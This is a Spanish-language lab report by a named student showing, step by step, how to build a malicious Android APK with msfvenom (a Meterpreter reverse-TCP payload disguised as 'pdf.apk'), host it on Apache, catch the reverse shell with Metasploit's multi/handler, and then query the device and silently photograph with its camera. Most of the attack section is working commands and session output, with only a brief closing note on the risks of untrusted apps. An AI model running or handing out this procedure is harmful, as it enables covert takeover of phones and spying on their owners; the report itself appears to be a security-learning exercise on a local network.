



CREACIÓN DE UNA APK MALICIOSA EN DISPOSITIVO SMARTPHONE

SANTIAGO PEÑARANDA MEJÍA

2025

INTRODUCCIÓN

Este informe abordaremos la creación de una APK maliciosa con **msfvenom** y su ejecución en un dispositivo Android para demostrar vulnerabilidades en sistemas móviles. Se utilizará **Metasploit** para gestionar la conexión remota y analizar su funcionamiento.

FASE DE CREACIÓN DEL APK

Bueno primero vamos a iniciar viendo las opciones y los parámetros para ver que nos permite hacer msfvenom

```
# msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <args>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
-l, --list <type> List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
-p, --payload <payload> Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
--list-options <list> List --payload <value>'s standard, advanced and evasion options
-f, --format <format> Output format (use --list formats to list)
-e, --encoder <encoder> The encoder to use (use --list encoders to list)
--service-name <value> The service name to use when generating a service binary
--sec-name <value> The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
--smallest Generate the smallest possible payload using all available encoders
--encrypt <value> The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
--encrypt-key <value> A key to be used for --encrypt
--encrypt-iv <value> An initialization vector for --encrypt
-a, --arch <arch> The architecture to use for --payload and --encoders (use --list archs to list)
--platform <platform> The platform for --payload (use --list platforms to list)
-o, --out <path> Save the payload to a file
-b, --bad-chars <list> Characters to avoid example: '\x00\xff'
-n, --nopsled <length> Prepend a nopsled of [length] size on to the payload
--pad-nops Use nopsled size specified by -n <length> as the total payload size, auto-prepend a nopsled of quantity (nops minus payload length)
-s, --space <value> Use maximum size of the resulting payload
--encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
-i, --iterations <count> The number of times to encode the payload
-c, --add-code <path> Specify an additional win32 shellcode file to include
-x, --template <path> Specify a custom executable file to use as a template
-k, --keep Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name <value> Specify a custom variable name to use for certain output formats
-t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help Show this message
```

Como podemos ver el parámetro (-p) es el parámetro correspondiente para la creación de un payload (Carga maliciosa) así que procedemos a crear la APK con ese parámetro que acabamos de encontrar

```
root@Kali-Linux:~/home/santo
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.138 LPORT=44044 -o ./pdf.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10238 bytes
Saved as: ./pdf.apk

root@Kali-Linux:~/home/santo
ls
allPorts  ARMAS  Descargas  diccionario  Documentos  Escritorio  hash  hash1  hash2  HTB  Imágenes  pdf.apk  Tryhackme  ultimo
```

Y así es como ya hemos creado la APK con un payload de una conexión reversa con meterpreter (android/meterpreter/reverse_tcp) para así establecer una conexión con nuestra maquina (LPORT) por el puerto 44044 (LPORT).

```
(root@Kali-Linux)-[/home/santo]
# mv pdf.apk /var/www/html
```

```

root@Kali-Linux:~# cd /home/santo/
root@Kali-Linux:~# cd /var/www/html/
root@Kali-Linux:~# ls
index.html  index.nginx-debian.html  meterpreter.apk  payload.exe  pdf.apk  shell.exe

root@Kali-Linux:~# cd /var/www/html/
root@Kali-Linux:~# service apache2 start

root@Kali-Linux:~# cd /var/www/html/
root@Kali-Linux:~# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Tue 2025-04-01 22:29:05 CEST; 3s ago
     Invocation: 36c6c0353ea44ab3812b7520fba40d0b
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 5354 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 5370 (apache2)
      Tasks: 6 (limit: 9334)
     Memory: 20.5M (peak: 21M)
        CPU: 202ms
       CGroup: /system.slice/apache2.service
               └─5370 /usr/sbin/apache2 -k start
               └─5373 /usr/sbin/apache2 -k start
               └─5374 /usr/sbin/apache2 -k start
               └─5375 /usr/sbin/apache2 -k start
               └─5376 /usr/sbin/apache2 -k start
               └─5377 /usr/sbin/apache2 -k start

abr 01 22:29:05 Kali-Linux systemd[1]: Starting apache2.service - The Apache HTTP Server...
abr 01 22:29:05 Kali-Linux apachectl[5369]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, please add the 'ServerName' line to the 'httpd.conf' file and uncomment the 'Listen' line in 'httpd.conf'
abr 01 22:29:05 Kali-Linux systemd[1]: Started apache2.service - The Apache HTTP Server.

```

http://192.168.1.138/

>

⋮



Apache2 Debian Default Page

debian

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in** `/usr/share/doc/apache2/README.Debian.gz`. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
recs/apache2.conf
+-- apache2.conf
+-- ports.conf
+-- mods-enabled
+-- |
+-- | .load
+-- |
+-- | conf-enabled
+-- |
+-- | .conf
+-- |
+-- | sites-enabled
+-- |
+-- | .conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.

CONFIGURACIÓN DE METASPLOIT

Ahora lo que vamos a hacer es utilizar **Metasploit** con el módulo **exploit/multi/handler** para ponernos en escucha por el puerto 44044, permitiendo la recepción de la conexión reversa desde el dispositivo comprometido.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.1.138
lhost => 192.168.1.138
msf6 exploit(multi/handler) > options

Payload options (android/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.138   | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.
```

Y una vez ya configurados los parámetros del módulo, vamos a proceder con la ejecución para quedarnos en escucha

Nota: hay que estar pendiente de configurar bien las opciones del módulo ya que como yo nos podemos confundir con cualquier cosita y que nos funcione

```
msf6 exploit(multi/handler) > options

Payload options (android/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.138   | yes      | The listen address (an interface may be specified) |
| LPORT | 44044           | yes      | The listen port                                    |


```


Bueno continuando con el tema, ahora que ya estamos en escucha por el puerto correspondiente vamos a proceder a descargarnos el APK malicioso desde el dispositivo objetivo.

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.138:44044
```



Instalación del APK en el dispositivo objetivo

En esta etapa, se procederá a transferir e instalar la APK maliciosa en el dispositivo objetivo. Una vez instalada, al ejecutarla, se establecerá la conexión reversa con nuestra máquina, permitiéndonos el acceso remoto al sistema comprometido.

En el dispositivo vamos a él navegado y escribir la dirección IP de nuestra maquina y el nombre del archivo y procedemos a descargarnos el APK



Aquí se pueden ver todos los permisos que nuestra APK solicita al sistema, los cuales le otorgan amplios privilegios sobre el dispositivo.



Pulsaremos en abrir, para ejecutar la APK



De este modo, al estar en escucha, se establecerá automáticamente una **reverse shell**, otorgando acceso remoto al dispositivo Android infectado.

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.138:44044
[*] Sending stage (72424 bytes) to 192.168.1.135
[*] Meterpreter session 3 opened (192.168.1.138:44044 → 192.168.1.135:49840) at 2025-04-01 22:57:31 +0200
meterpreter > 
```

En este punto, ya estaríamos dentro del dispositivo móvil y seríamos capaces de ejecutar comandos. Ahora procederemos a recopilar información y hacer pruebas en el dispositivo comprometido.

Recopilación de Información y Análisis del Dispositivo Comprometido

Ahora vamos a verificar el UUID (Identificador Universal) del dispositivo. Este dato puede ser útil para recabar información e identificarlo en bases de datos o en sistemas de gestión de dispositivos o directamente en internet.

```
meterpreter > uuid
[+] UUID: 0b69807b752c9eab/dalvik=19/androidid=3/2025-04-01T20:57:31Z
```

De este modo también podemos recabar más información básica sobre el dispositivo

```
meterpreter > sysinfo
Computer      : localhost
OS           : Android 8.0.0 - Linux 4.4.23+ (aarch64)
Architecture : aarch64
System Language : es_ES
Meterpreter   : dalvik/android
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
```


He encontrado en la (help) de Meterpreter que con este comando podríamos obtener privilegios de root en el dispositivo. Lo intenté, pero no funcionó. A pesar de todo, siempre es mejor intentarlo que no hacerlo.

```
Android Commands

Command      Description
-----
activity_start  Start an Android activity from a Uri string
check_root     Check if device is rooted
dump_callog    Get call log
dump_contacts  Get contacts list
dump_sms       Get sms messages
geolocate      Get current lat-long using geolocation
hide_app_icon  Hide the app icon from the launcher
interval_collect Manage interval collection capabilities
send_sms       Sends SMS from target session
set_audio_mode Set Ringer Mode
sqlite_query   Query a SQLite database from storage
wakelock       Enable/Disable Wakelock
wlan_geolocate Get current lat-long using WLAN information

Application Controller Commands

Command      Description
-----
app_install  Request to install apk file
app_list     List installed apps in the device
app_run      Start Main Activity for package name
app_uninstall Request to uninstall application

For more info on a specific command, use <command> -h or help <command>.

meterpreter > check_root
[*] Device is not rooted
```


Ahora procederemos a listar las cámaras disponibles en el dispositivo para intentar capturar imágenes.

```
meterpreter > webcam_list
1: Back Camera
2: Front Camera
meterpreter > 1
```

Ahora vamos a capturar una imagen utilizando la cámara trasera del dispositivo.

```
meterpreter > webcam_snap -i 1
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/santo/dnCKJJex.jpeg
```


De esta manera, logramos tomar la fotografía sin que el dispositivo emitiera ningún sonido, alerta o notificación, siendo el proceso completamente silencioso. Esto es de verdad WOW increíble.



Resumen del procedimiento

En este informe se analizó el proceso de creación y ejecución de una APK maliciosa con el objetivo de demostrar vulnerabilidades en dispositivos Android y entender los métodos utilizados. Para ello, se utilizará la herramienta **msfvenom** para generar una APK maliciosa denominada *PDF.apk*, la cual contendría un payload configurado con **android/meterpreter/reverse_tcp**. Posteriormente, se empleará **Metasploit** con el módulo **exploit/multi/handler** para establecer una conexión de escucha en el puerto 44044. Finalmente, se instaló y ejecuto la APK en un dispositivo Android, lo que permitirá establecer una sesión remota con *Meterpreter*. Este procedimiento que hicimos se vio los riesgos de la descarga e instalación aplicaciones de fuentes no confiables y la

importancia de implementar medidas de seguridad en dispositivos móviles.

Chao y Gracias...

ATT... Santiago Peñaranda Mejia